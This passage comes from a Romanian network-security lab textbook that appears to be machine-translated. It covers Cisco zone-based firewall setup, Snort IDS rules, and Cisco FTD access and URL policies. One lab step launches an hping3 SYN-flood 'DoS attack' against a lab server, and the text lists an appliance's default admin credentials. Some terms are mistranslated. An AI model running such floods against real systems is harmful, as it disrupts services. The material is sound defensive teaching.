Routerul în sine nu este atașat la nicio zonă. Se creează o zonă specială de "sine" pentru traficul de la/către dispozitiv și se poate utiliza o politică pentru a-l filtra. În mod implicit, routerele Cisco permit orice.

La configurarea ZBF pe un router, trebuie urmați următorii pași: (1) creați zone, (2) definiți perechile de zone, (3) definiți clasele de trafic, (4) definiți politicile de firewall, (5) atribuiți hărți de politică perechilor de zone și (6) atribuiți interfețele routerului zonelor. Primii doi pași sunt mai mult o fază de proiectare și ar trebui să fie luați în considerare și analizați înainte de a configura firewall-ul. Un scenariu comun este un router cu trei interfețe, unul care oferă conectivitate la Internet, unul dedicat dispozitivelor locale și altul pentru zona DMZ, unde locuiesc serverele publice.

Vom lua în considerare această configurare și vom crea zonele și politicile în consecință, fiecare interfață va servi ca o zonă diferită și va crea politici între LAN la Internet, LAN la DMZ și Internet la DMZ.

```
R1(config)#zone security LAN
R1(config-sec-zone)#description Local Network
R1(config)#zone security DMZ
R1(config-sec-zone)#description Public Servers Network
```

```
R1(config)#zone security INTERNET
R1(config-sec-zone)#description Internet Access Network
R1(config)#zone-pair security LAN-TO-INTERNET source LAN
destination INTERNET
R1(config)#zone-pair security LAN-TO-DMZ source LAN destination
DMZ
R1(config)#zone-pair security INTERNET-TO-DMZ source INTERNET
destination DMZ
```

După crearea zonelor și a perechilor de zone, trebuie să selectăm tipul de trafic care trebuie analizat și lăsat să treacă. Vă permite să săriți direct la pasul șase, și configurați interfețele pentru fiecare zonă. Acest lucru va aplica politica implicită în fiecare zonă-pereche și va bloca tot traficul între orice zone.

```
R1(config)#int fa 0/0
R1(config-if)#zone-member security INTERNET
R1(config-if)#int fa 1/0
R1(config-if)#zone-member security DMZ
R1(config-if)#int fa 2/0
R1(config-if)#zone-member security LAN
```

```
root@kali:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
^C
```

```
--- 8.8.8.8 ping statistics ---
```

```
16 packets transmitted, 0 received, 100% packet loss, time 361ms
```

Apoi, trebuie să definim ce tip de trafic este de interes și ar trebui să ni se permită să trecem firewall-ul. De exemplu, am dori ca membrii LAN să poată accesa orice atât din zonele INTERNET, cât și din zonele DMZ, inclusiv traficul TCP, ICMP și UDP. Vă permite să creați o clasă care se potrivește cu acest tip de trafic.

```
R1(config)#class-map type inspect match-any TCP-UDP-ICMP-CMAP
R1(config-cmap)#match protocol tcp
R1(config-cmap)#match protocol udp
R1(config-cmap)#match protocol icmp
```

Atunci când se potrivește cu tipul de trafic, o hartă de clasă poate fi utilizată pentru a se potrivi cu orice protocoale definite în cadrul clasei sau pentru a se potrivi cu toate acestea. În exemplul nostru anterior, tot traficul de tip tcp, udp sau icmp va fi compensat. Dacă dorim să forțăm un al doilea criteriu de potrivire, de exemplu, să permitem adrese IP cu sursa din rețeaua locală (10.0.13.0/24), putem crea o nouă hartă de clasă.

```
R1(config)#ip access-list standard LAN-ACL
R1(config-std-nacl)#permit 10.0.13.0 0.0.0.255
R1(config-std-nacl)#deny any
R1(config)#class-map type inspect match-all ACL-TCP-UDP-ICMP-CMAP
R1(config-cmap)#match class-map TCP-UDP-ICMP-CMAP
R1(config-cmap)#match access-group name LAN-ACL
```

Pașii finali pe care trebuie să îi configurăm sunt să definim politicile firewall și să le atribuim perechilor de zone. ZBF permite diferite tipuri de politici, cum ar fi filtrarea și inspecția traficului, controlul ratei sau controlul sesiunii. În primul rând, vă permite să creați o politică care inspectează traficul de la LAN la INTERNET și permite acest lucru.


```
R1(config)#policy-map type inspect LAN-TO-INTERNET-PMAP
R1(config-pmap)#class ACL-TCP-UDP-ICMP-CMAP
R1(config-pmap-c)#inspect
```

Această politică trebuie să fie utilizată pe perechea de zone creată anterior. Ar trebui să puteți accesa Internetul numai de la mașina Kali.

```
R1(config)#zone-pair security LAN-TO-INTERNET
R1(config-sec-zone-pair)#service-policy type inspect LAN-TO-INTERNET-PMAP
```

Puteți monitoriza traficul care corespunde politicii utilizând următoarea comandă.

```
R1#show policy-map type inspect zone-pair
Zone-pair: LAN-TO-INTERNET
  Service-policy inspect : LAN-TO-INTERNET-PMAP
  Class-map: ACL-TCP-UDP-ICMP-CMAP (match-all)
    Match: class-map match-any TCP-UDP-ICMP-CMAP
      Match: protocol tcp
        0 packets, 0 bytes
        30 second rate 0 bps
      Match: protocol udp
        2 packets, 90 bytes
        30 second rate 0 bps
      Match: protocol icmp
        2 packets, 128 bytes
        30 second rate 0 bps
```

[...]

Dacă dorim să permitem accesul zonelor LAN și INTERNET la DMZ pentru protocolul HTTP, trebuie să creăm o hartă de clasă pentru potrivirea numai a traficului HTTP și o hartă de politică care să permită inspecția datelor. De asemenea, am putea utiliza funcția Deep Packet Inspection (DPI) pentru a defini ce tip de comenzi HTTP ar trebui să fie permise.

```
R1(config)#class-map type inspect HTTP-ONLY-CMAP
R1(config-cmap)#match protocol http
R1(config)#policy-map type inspect HTTP-ONLY-PMAP
R1(config-pmap)#class HTTP-ONLY-CMAP
R1(config-pmap-c)#inspect
R1(config)#zone-pair security LAN-TO-DMZ
R1(config-sec-zone-pair)#service-policy type inspect HTTP-ONLY-PMAP
R1(config)#zone-pair security INTERNET-TO-DMZ
R1(config-sec-zone-pair)#service-policy type inspect HTTP-ONLY-PMAP
```

Acest lucru va permite oaspeților KALI și InternetVM să acceseze un serviciu HTTP care rulează pe mașina Ubuntu. Puteți crea un serviciu temporar utilizând utilitarul netcat ("nc -k -l 80"). Cu toate acestea, acest lucru nu limitează numărul sau sesiunile sau lățimea de bandă a traficului care va fi permisă serverului. În exemplul următor, vă arătăm cum să creați o hartă a parametrilor de filtrare a sesiunii care va bloca mai mult de patru sesiuni TCP pe jumătate deschise.

```
R1(config)#parameter-map type inspect TCP-SYN-LIMIT
R1(config-profile)#tcp max-incomplete host 4 block-time 1
```

Odată creată, trebuie utilizată harta parametrilor. Modificăm politica creată anterior și limităm accesul DMZ folosind-o.

```
R1(config)#policy-map type inspect HTTP-ONLY-PMAP
R1(config-pmap)#class HTTP-ONLY-CMAP
R1(config-pmap-c)#inspect TCP-SYN-LIMIT
```

Odată aplicat, puteți testa prin începerea unui atac DOS de la KaliVM și observați că numai primele patru sesiuni vor putea fi deschise.

```
root@kali:~# hping3 -n -c 10 -w 64 -S -p 80 10.0.12.100
HPING 10.0.12.100 (eth0 10.0.12.100): S set, 40 headers + 0 data
bytes
[...]
```

```
10 packets transmitted, 4 packets received, 60% packet loss
```

O încălcare a notificării de politică va fi, de asemenea, afișată pe router.

```
*Mar 1 01:49:36.479: %FW-4-HOST_TCP_ALERT_ON: (target:class)-(
(LAN-TO-DMZ:HTTP-ONLY-CMAP):Max tcp half-open connections (4)
exceeded for host 10.0.12.100
*Mar 1 01:49:36.483: %FW-2-BLOCK HOST: (target:class)-(LAN-TO-
DMZ:HTTP-ONLY-CMAP):Blocking new TCP connections to host
10.0.12.100 for 1 minute (half-open count 4 exceeded).
[...]
```

```
*Mar 1 01:50:36.611: %FW-4-UNBLOCK HOST: (target:class)-(LAN-TO-
DMZ:HTTP-ONLY-CMAP):New TCP connections to host 10.0.12.100 no
longer blocked
```

4.3 Snort - Sistem de detectare și prevenire a intruziunilor în rețea

În acest capitol vom investiga modul în care un sistem de detectare a intruziunilor poate fi folosit pentru a apăra o rețea. Pentru a crea un mediu simulat, vom folosi mininet, un software care permite crearea mai multor gazde virtuale cu resurse reduse aeriene [51].

```
sudo apt-get install mininet
```

Următorul script creează o topologie simplă, cu trei invitați conectați în linie. Fiecare oaspete este un proces care rulează pe sistemul de operare gazdă, având astfel acces la orice software instalat pe mașina gazdă.

```
#cat cdc_i_topo_passive.py
#!/usr/bin/python2.7

from mininet.net import Mininet
from mininet.node import CPULimitedHost, Host, Node
from mininet.cli import CLI
from mininet.log import setLogLevel, info
from mininet.link import TCLink, Intf
from subprocess import call

def myNetwork():
    net = Mininet( topo=None,
                  build=False,
```



```
ipBase='10.0.0.0/8')
info( '*** Add router\n')
R1 = net.addHost('R1', cls=Node, intf='R1-eth0',
ip='192.168.0.1/24')
R1.cmd('sysctl -w net.ipv4.ip_forward=1')

info( '*** Add hosts\n')
H1 = net.addHost('H1', cls=Host, ip='192.168.0.11/24',
defaultRoute='via 192.168.0.1')
H2 = net.addHost('H2', cls=Host, ip='209.165.201.11/24',
defaultRoute='via 209.165.201.1')

info( '*** Add links\n')
net.addLink( H1, R1, intfName2='R1-eth0', params2={ 'ip' :
'192.168.0.1/24' } )
net.addLink( H2, R1, intfName2='R1-eth1', params2={ 'ip' :
'209.165.201.1/24' } )

info( '*** Starting network\n')
net.build()

CLI(net)
net.stop()

if __name__ == '__main__':
    setLogLevel( 'info' )
    myNetwork()
```

Lansarea scriptului se poate face prin intermediul liniei de comandă, fie dacă este conectat direct la gazdă, fie printr-o conexiune SSH. Cu toate acestea, pentru a simplifica procesul de conectare la fiecare oaspete după pornirea topologiei virtuale, preferăm să instalăm un mediu Desktop (de exemplu, xfce [52]) și să folosim xterm pentru conectarea la fiecare oaspete.

```
sudo apt-get install xterm
sudo apt-get install xfce4
```

Acum, putem începe scriptul și ne putem conecta la fiecare oaspete folosind xterm și numele gazdei. Rețineți că mininet necesită privilegii rădăcină pentru a fi rulate. Mai mult decât atât, xterm va deschide o fereastră de terminal diferită pentru fiecare oaspete. Înainte de a continua, asigurați-vă că cele două gazde au conectivitate (de exemplu, ping).

```
startx
./cdci_topo_passive.py
xterm H1
```

În continuare, vom instala sistemul de detectare/prevenire a intruziunilor Snort (IDS) și, de asemenea, nginx în scopuri de testare [53][54].

```
sudo apt-get install snort
sudo apt-get install nginx
systemctl disable snort
```

IDS-ul Snort poate fi rulat în trei moduri: (1) pasiv - unde datele sunt trimise la senzor pentru analiză offline și nu are niciun impact asupra traficului în timp real, (2) inline/active - unde traficul este

analizat în timp real și orice decizie îl afectează direct (de exemplu, pachetul poate fi abandonat dacă este considerat malware), (3) test în linie - similar cu modul inline, dar efectul este înregistrat numai, nu se aplică în trafic.

După cum putem vedea în topologia de mai sus, R1 este un loc de router între cei doi oaspeți, H1 și H2, de unde orice trafic între cei doi a trecut prin el. Putem folosi acest scenariu și să cerem sforăitului să investigheze pasiv traficul. Pranz snort cu următoarele argumente pe R1, care va rula procesul ids folosind numele de utilizator snort / grup și va afișa numai informații limitate pentru o prelucrare mai rapidă.

```
R1#snort -A fast -b -p -v -u snort -g snort -c  
/etc/snort/snort.conf -k none -i R1-eth0
```

Puteți testa configurația trimițând pachete ICMP de la H1 la H2. Rețineți că, în mod implicit, datele snort sunt înregistrate în fișierul `/var/log/snort/alert`, utilizați coada `-f` pentru a vizualiza informațiile salvate în timp real. Ar putea fi necesar să deschideți o a doua conexiune la R1 dacă snort nu a fost rulat ca un demon.

```
H1# ping 209.165.201.11
```

```
R1# tail -f /var/log/snort/alert  
05/09-16:00:02.973725      [**] [1:408:5] ICMP Echo Reply [**]  
[Classification: Misc activity] [Priority: 3] {ICMP} 209.165.201.11  
-> 192.168.0.11
```

Acum, putem începe să adăugăm reguli personalizate la fișierul pisică `/etc/snort/rules/local.rules`. O repornire a IDS snort ar putea fi necesară pentru ca noile reguli să fie încărcate.

Vom simula o descărcare a unui fișier rău intenționat de pe un server web. Pe H2, pornim serverul nginx cu următorul fișier de configurare. Acest lucru va face ca serviciul să asculte pe portul 6666 și să livreze orice fișier disponibil în directorul `/usr/share/nginx/html/server`. Creați un fișier `index.html` în scopuri demo.

```
H2# cat nginx_server.conf  
worker_processes 1;  
  
events {  
    worker_connections 1024;  
}  
  
http {  
    include mime.types;  
    default_type application/octet-stream;  
    sendfile on;  
    keepalive_timeout 65;  
    types_hash_max_size 4096;  
    server_names_hash_bucket_size 128;  
  
    server {  
        listen 6666;  
        server_name localhost;  
        location / {  
            root /usr/share/nginx/html/server;
```



```
    index    index.html index.htm;
}
error_page  500 502 503 504  /50x.html;
location = /50x.html {
    root     /usr/share/nginx/html;
}
}
```

După ce serviciul a fost pornit din linia de comandă, asigurați-vă că rulează și că poate primi conexiuni de la H1 (de exemplu, utilizați curl/wget pentru a descărca fișierul creat anterior).

```
H2# cat mal_server_start.sh
#!/bin/sh
```

```
nginx -c mal_server.conf -g "pid /var/run/nginx_v.pid;"
```

Fără a intra în multe detalii, regulile snort sunt compuse din două componente: Snort Header și Snort Options. Antetul identifică acțiunea care trebuie întreprinsă, cum arată antetul pachetului (inclusiv adresa IP de destinație și sursă și protocolul de destinație și sortare - ICMP, TCP, UDP etc.) și direcția de trafic; în timp ce partea Opțiuni este utilizată pentru a detalia datele incluse în pachet și ce ar trebui să fie înregistrat în cazul în care regula se potrivește cu un anumit trafic.

Acțiunile regulilor Snort îi permit să gestioneze corect traficul de rețea pe care îl potrivește. Atunci când rulează în modul pasiv, se poate alerta numai (notificare și jurnal pachet), jurnal sau trece traficul. Atunci când este utilizat în modul inline, Snort poate, de asemenea, să scadă (să blocheze și să se conecteze), să respingă (să blocheze, să înregistreze și să reseteze conexiunea - TCP sau ICMP) [56].

De exemplu, următoarele reguli afirmă că orice trafic de tip TCP și portul de destinație 6666 va fi compensată și o alertă de jurnal cu mesajul de mai jos a crea. Sid este identificatorul de regulă și ar trebui să fie peste 1000000. Încercați să generați trafic care se potrivește cu regula și vedeți dacă se creează vreo intrare de jurnal.

```
alert tcp any any <> any 6666 (msg: "Go go TCP"; sid:1000003;)
```

În continuare, vom încerca să folosim aceeași regulă, dar cu Snort în modul inline și scăzând traficul ICMP. În primul rând, schimbați acțiunea regulii în consecință. Apoi, puteți utiliza următoarea configurație mininet pentru a configura snort în modul inline. Singurul diferit de cele de mai sus este că adresele IP ale H1 și H2 sunt acum din aceeași subrețea.

```
student# cat cdci_topo_inline.py
#!/usr/bin/python2.7
```

```
from mininet.net import Mininet
from mininet.node import CPULimitedHost, Host, Node
from mininet.cli import CLI
from mininet.log import setLogLevel, info
from mininet.link import TCLink, Intf
from subprocess import call
```

```
def myNetwork():
    net = Mininet( topo=None,
                  build=False,
                  ipBase='10.0.0.0/8')
    info( '*** Add router\n')
```

```
R1 = net.addHost('R1', cls=Node)
R1.cmd('sysctl -w net.ipv4.ip_forward=1')

info( '*** Add hosts\n')
H1 = net.addHost('H1', cls=Host, ip='192.168.0.1/24')
H2 = net.addHost('H2', cls=Host, ip='192.168.0.2/24')

info( '*** Add links\n')
net.addLink( H1, R1, intfName2='R1-eth0' )
net.addLink( H2, R1, intfName2='R1-eth1' )

info( '*** Starting network\n')
net.build()

CLI(net)
net.stop()

if __name__ == '__main__':
    setLogLevel( 'info' )
    myNetwork()
```

După pornirea topologiei anterioare, încercați să vă conectați de la un dispozitiv la altul. Conexiunea nu ar trebui să aibă succes, deoarece dispozitivul R1 acționează în prezent ca un router, și nu ca un comutator. Când Snort operează în modul inline, este nevoie de două interfețe de rețea pe care le va pune și interconecta similar cu un comutator.

Începând cu versiunea 2.9 Snort a trecut la utilizarea bibliotecilor externe pentru funcționalitatea reală a rețelei. De exemplu, pentru a adulmece traficul în modul pasiv, Snort utilizează biblioteca pcap (utilizată și de tcpdump), în timp ce pentru ca modul inline să funcționeze, Snort utilizează biblioteca afpacket care permite, de asemenea, conectarea interfețelor de rețea [55].

După lansarea următoarei comenzi ar trebui să testăm conectivitatea dintre H1 și H2.

```
R1#snort --daq afpacket -A fast -b -p -v -u snort -g snort -c
/etc/snort/snort.conf -k none -Q -i R1-eth0:R1-eth1
```

Rețineți că este posibil ca conexiunea TCP dintre cele două gazde să nu funcționeze din cauza unei probleme cu descărcarea sumei de control la interfața de rețea virtuală. Dacă emitem următoarea comandă pe ambele gazde (schimbând numele interfeței în consecință), ar trebui să putem crea o conexiune TCP simplă cu netcat.

```
H1#ethtool --offload H1-eth0 rx off tx off
H2#ethtool --offload H2-eth0 rx off tx off
H2#nc -l 6666
H1#nc 192.168.0.2 6666
```

Apoi, vă permite să încercați și să faceți uz de poziționare în linie de Snort și nega traficul live. Regula de mai jos blochează orice trafic icmp care trece prin dispozitiv.

```
drop icmp any any <> any any (msg: "Bye bye Ms. ICMP"; sid:1000004;)
```


4.4 Securitate folosind firewall dedicat

În acest laborator vom configura soluția dedicată Cisco Firepower Threat Defense (FTD). Pentru a configura aparatul virtual FTD puteți accesa site-ul web (și confirmați utilizarea certificatului nevalid) utilizând acreditările "admin" / "Admin123".




Fig. 4.3 Topologia managementului local FTDv

Aparatul virtual a fost configurat ca prima interfață de rețea, care corespunde portului de gestionare, este conectată cu rețeaua locală sau adaptorul local și va obține o adresă IP prin DHCP. Pentru a afla adresa IP utilizată de aparat, puteți tasta următoarea comandă. Rețineți că interfața cu utilizatorul este accesibilă numai prin HTTPS.

```
> show network
[...]
```

```
-----[ IPv4 ]-----
Configuration          : DHCP
Address                 : 192.168.56.102
Netmask                 : 255.255.255.0
Broadcast               : 192.168.56.255
```

În primul rând, să aruncăm o privire la politicile și obiectele existente. Selectați Obiecte și Zone de securitate pentru a accesa maparea interfeței existente la zone. Pentru a redenumi o interfață, selectați Rezumat dispozitiv, apoi Interfețe și editare. Rețineți că configurația curentă FTDv nostru este configurat pentru a primi adresa IP din afara prin DHCP. Testați conectivitatea la Internet atât de la FTD, cât și de la Ubuntu VM. Ar putea fi necesară o cale de întoarcere de la InternetVM.

```
root@internet:/# ip r a 192.168.45.0/24 via 172.31.0.194
root@ubuntu:/# ping www.google.ro
PING www.google.ro (216.58.207.35) 56(84) bytes of data:
64 bytes from fra16s24-in-f3.1e100.net (216.58.207.35): icmp_seq=1
ttl=51 time=60.5 ms
FTDv> ping 8.8.8.8
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 8.8.8.8, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max =
30/144/270 ms
```

FTD procesează regulile de politică folosind ordinea lor, este important să le mutați pe cele specifice în partea de sus a listei și să le lăsați pe cele mai generice în partea de jos. De asemenea, puteți modifica comportamentul implicit de acțiune de la blocare la acces, dar nu îl recomandăm. Există trei acțiuni configurabile disponibile atunci când creăm o politică: (1) Încredere care va permite traficul să treacă fără inspecții suplimentare de orice fel, (2) Blocați care va scădea traficul și (3) Permiteți care poate fi configurat pentru a inspecta în continuare traficul folosind politici de intruziune.

Următorul pas este de a crea o politică de acces care va permite orice trafic numai de la mașina Ubuntu (identificată prin adresa sa IP) și de a schimba politica existentă pentru a bloca tot traficul de la interfețele din interior în exterior. Trebuie să creăm un obiect de rețea pentru a identifica mașina virtuală, să selectăm Obiecte, apoi Rețele și să adăugăm unul nou.




Fig. 4.4 Obiect gazdă în FTD

Utilizați obiectul pentru a crea o nouă politică care **are încredere în** orice trafic de la UbuntuVM la Internet. Mutați această politică în partea de sus a listei de politici. Modificați acțiunea pentru ca cealaltă politică să se blocheze. Activați înregistrarea în jurnal a traficului pentru ambele politici (Editați politica, selectați Înregistrarea în jurnal și activați atât pentru începutul, cât și pentru sfârșitul conexiunii). Acest lucru va fi afișat în secțiunea Monitorizare atunci când traficul care se potrivește cu politica este filtrat. Cisco FTD permite, de asemenea, înregistrarea în jurnal la serverele syslog la distanță. Nu uitați să implementați configurația.

Titlu	UbuntuVM-în afara
Acțiune	Trust
Zone sursă	inside_zone
Rețele sursă	UbuntuVM
Zone de destinație	outside_zone
Rețele de destinație	ORICARE

Smochină. Politică simplă bazată pe gazdă

Cisco FTD permite o pentru a verifica, de asemenea, dacă o configurație permite sau nu de trafic specifice pentru a trece prin paravanul de protecție. De exemplu, acum putem testa dacă UbuntuVM poate accesa Internetul prin următoarea linie de comandă.

```
> packet-tracer input inside icmp 192.168.45.46 8 0 8.8.8.8
detailed
Phase: 1
Type: ACCESS-LIST
Subtype:
Result: ALLOW
[...]
Result:
input-interface: inside
input-status: up
input-line-status: up
output-interface: outside
output-status: up
output-line-status: up
Action: allow
```

Dacă dorim, putem filtra și mai mult ceea ce poate accesa o anumită gazdă / rețea. Vă permite să-i permiteți numai conectivitatea de bază la Internet, adică http(uri) și trafic DNS. Modificați politica creată anterior pentru a include numai porturile specifice în fila Destinație.

DESTINATION		
Zones	Networks	Ports/Protocols
outside_zone	ANY	DNS over TCP DNS over UDP HTTP HTTPS

Fig. 4.5 Permitearea numai a traficului DNS și HTTP(e)

O caracteristică interesantă oferită de Cisco FTD este amenințarea security intelligence. Utilizează o bază de date actualizabilă pentru a bloca anumite amenințări cunoscute pe care echipa Talos le identifică. Pentru a identifica o adresă IP care este marcată ca fiind blocată de echipa Talos, putem căuta orice IP în rețeaua TOR [40]. Pentru acest exemplu am selectat 185.220.101.21. Apoi, verificați utilizarea site-ului Talos disponibil la https://www.talosintelligence.com/reputation_center/lookup.

BLACKLISTS ?	
BL.SPAMCOP.NET	Not Listed
CBL.ABUSEAT.ORG	Listed
PBL.SPAMHAUS.ORG	Not Listed
SBL.SPAMHAUS.ORG	Not Listed
TALOS SECURITY INTELLIGENCE BLACKLIST	
BLACKLISTED	Yes
CLASSIFICATION	Malware
FIRST SEEN	2017-12-07T19:10:00 UTC
EXPIRATION DATE	2018-11-23T06:10:00 UTC

Fig. 4.6 Talos Threat Intelligence

După cum se arată în figură, adresa IP este blocată și este marcată ca malware. Activați Security Intelligence din meniul Politici și adăugați la lista neagră categoria malware. Verificați dacă mașina Ubuntu poate efectua o solicitare HTTP înainte și după implementarea politicii.

```
root@ubuntu:/# curl -L 185.220.101.21
<!DOCTYPE html>
<html lang="en-GB">
[...]
```

```
root@ubuntu:/# curl -L 185.220.101.21
```

De asemenea, putem filtra pe baza accesului la URL. FTD oferă două mecanisme pentru a face acest lucru, puteți fie să creați o listă de site-uri web personale pe care doriți să le filtrați, fie să utilizați categoriile existente. Creați un obiect URL nou pentru a filtra site-ul web "cena.ro" și a crea o nouă politică particularizată care va bloca obiectul. Nu uitați să mutați politica nou creată înaintea celei care are încredere în tot traficul.

#	NAME	ACTION	ZONE	NETWORK	PORT	ZONE	NETWORK	PORT/PROTOCOL	ACTION	URL	URL
1	UbuntuVM-to-G...	Block	inside_zone	UbuntuVM	ANY	outside_zone	ANY	ANY	ANY	cena.ro	ANY
2	UbuntuVM-Outsi...	Trust	inside_zone	UbuntuVM	ANY	outside_zone	ANY	DNS over UDP DNS over TCP HTTP HTTPS	ANY	ANY	ANY

Fig. 4.7 Politica FTD Block URL

După implementare, verificați dacă accesul pentru site-ul web cena.ro este blocat și dacă este permis tot traficul.

```
root@ubuntu:/# curl -L cena.ro
<!DOCTYPE html><html lang="en">[...]</html>
root@ubuntu:/# curl -L cena.ro
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8"
/>
```



```
<title>Access Denied</title>
<style type="text/css">body {margin:0;font-family:verdana,sans-
serif;} h1 {margin:0;padding:12px 25px;background-
color:#343434;color:#ddd} p {margin:12px 25px;} strong
{color:#E0042D;}</style>
</head>
<body>
<h1>Access Denied</h1>
<p>
<strong>You are attempting to access a forbidden
site.</strong><br/><br/>
Consult your system administrator for details.
</p>
</body>
</html>
```

Pentru a vedea mai multe detalii despre motivul pentru care conexiunea a fost blocată, puteți rula depanatorul pe FTD și apoi încercați să accesați conexiunea de la UbuntuVM.

```
> system support firewall-engine-debug
Please specify an IP protocol:
Please specify a client IP address: 192.168.45.48
Please specify a client port:
Please specify a server IP address:
Please specify a server port:
Monitoring firewall engine debug messages

192.168.45.48-51192 > 141.85.227.53-80 6 AS 1 I 0 new firewall
session
192.168.45.48-51192 > 141.85.227.53-80 6 AS 1 I 0 Starting with
minimum 1, 'UbuntuVM-to-CCNA', and SrcZone first with zones 2 ->
1, geo 0 -> 0, vlan 0, inline sgt tag: untagged, ISE sgt id: 0,
svc 0, payload 0, client 0, misc 0, user 9999997, icmpType 0,
icmpCode 0
192.168.45.48-51192 > 141.85.227.53-80 6 AS 1 I 0 pending rule
order 1, 'UbuntuVM-to-CCNA', URL
192.168.45.48-51192 > 141.85.227.53-80 6 AS 1 I 0 Starting with
minimum 1, 'UbuntuVM-to-CCNA', and SrcZone first with zones 2 ->
1, geo 0(0) -> 0, vlan 0, inline sgt tag: untagged, ISE sgt id: 0,
svc 676, payload 0, client 596, misc 0, user 9999997, min url-cat-
list 0-0-0, url http://ccna.ro/, xff
192.168.45.48-51192 > 141.85.227.53-80 6 AS 1 I 0 custom host
matcher using: ccna.ro
192.168.45.48-51192 > 141.85.227.53-80 6 AS 1 I 0 match rule order
1, 'UbuntuVM-to-CCNA', action Block
192.168.45.48-51192 > 141.85.227.53-80 6 AS 1 I 0 sending HTTP
block response of 607 bytes
```

Apoi, dacă dorim ca mașina Ubuntu să fie direct accesibilă din interfața exterioară, trebuie să creăm o nouă politică. Creați un obiect de rețea nou care identifică numai KaliVM. Mai mult decât atât,

pentru ca traficul ICMP să fie filtrat, trebuie mai întâi să-l identificăm folosind un obiect port și să filtrăm numai mesajele de solicitare a ecoului ICMP.




Fig. 4.8 FTD Port ICMP Echo Cerere

Creați o nouă politică utilizând obiectele definite anterior și utilizați-o pentru a permite traficul HTTP și ICMP de la KaliVM la UbuntuVM. Implementați noua configurație după creare.

Titlu	KaliVM-UbuntuVM
Acțiune	Permite
Zone sursă	outside_zone
Rețele sursă	KaliVM
Zone de destinație	inside_zone
Rețele de destinație	UbuntuVM
Porturi/Protocole	ICMP-EchoRequest, HTTP

Smochină. Politica de inspecție FTD

4.5 Firewall pentru aplicații

În acest laborator vom folosi Web Security Appliance pentru a filtra traficul HTTP, atât la intrare, cât și la ieșire de la o mașină virtuală Linux și o mașină virtuală Windows. Internet VM este configurat pentru a găzdui un LDAP. Porniți topologia furnizată și asigurați-vă că setările proxy HTTP Firefox

sunt setate să utilizeze WSA, cu adresa IP de 172.31.0.99 și portul 3128. Testați dacă aveți conectivitate la Internet (în mod implicit WSA va permite tot traficul).

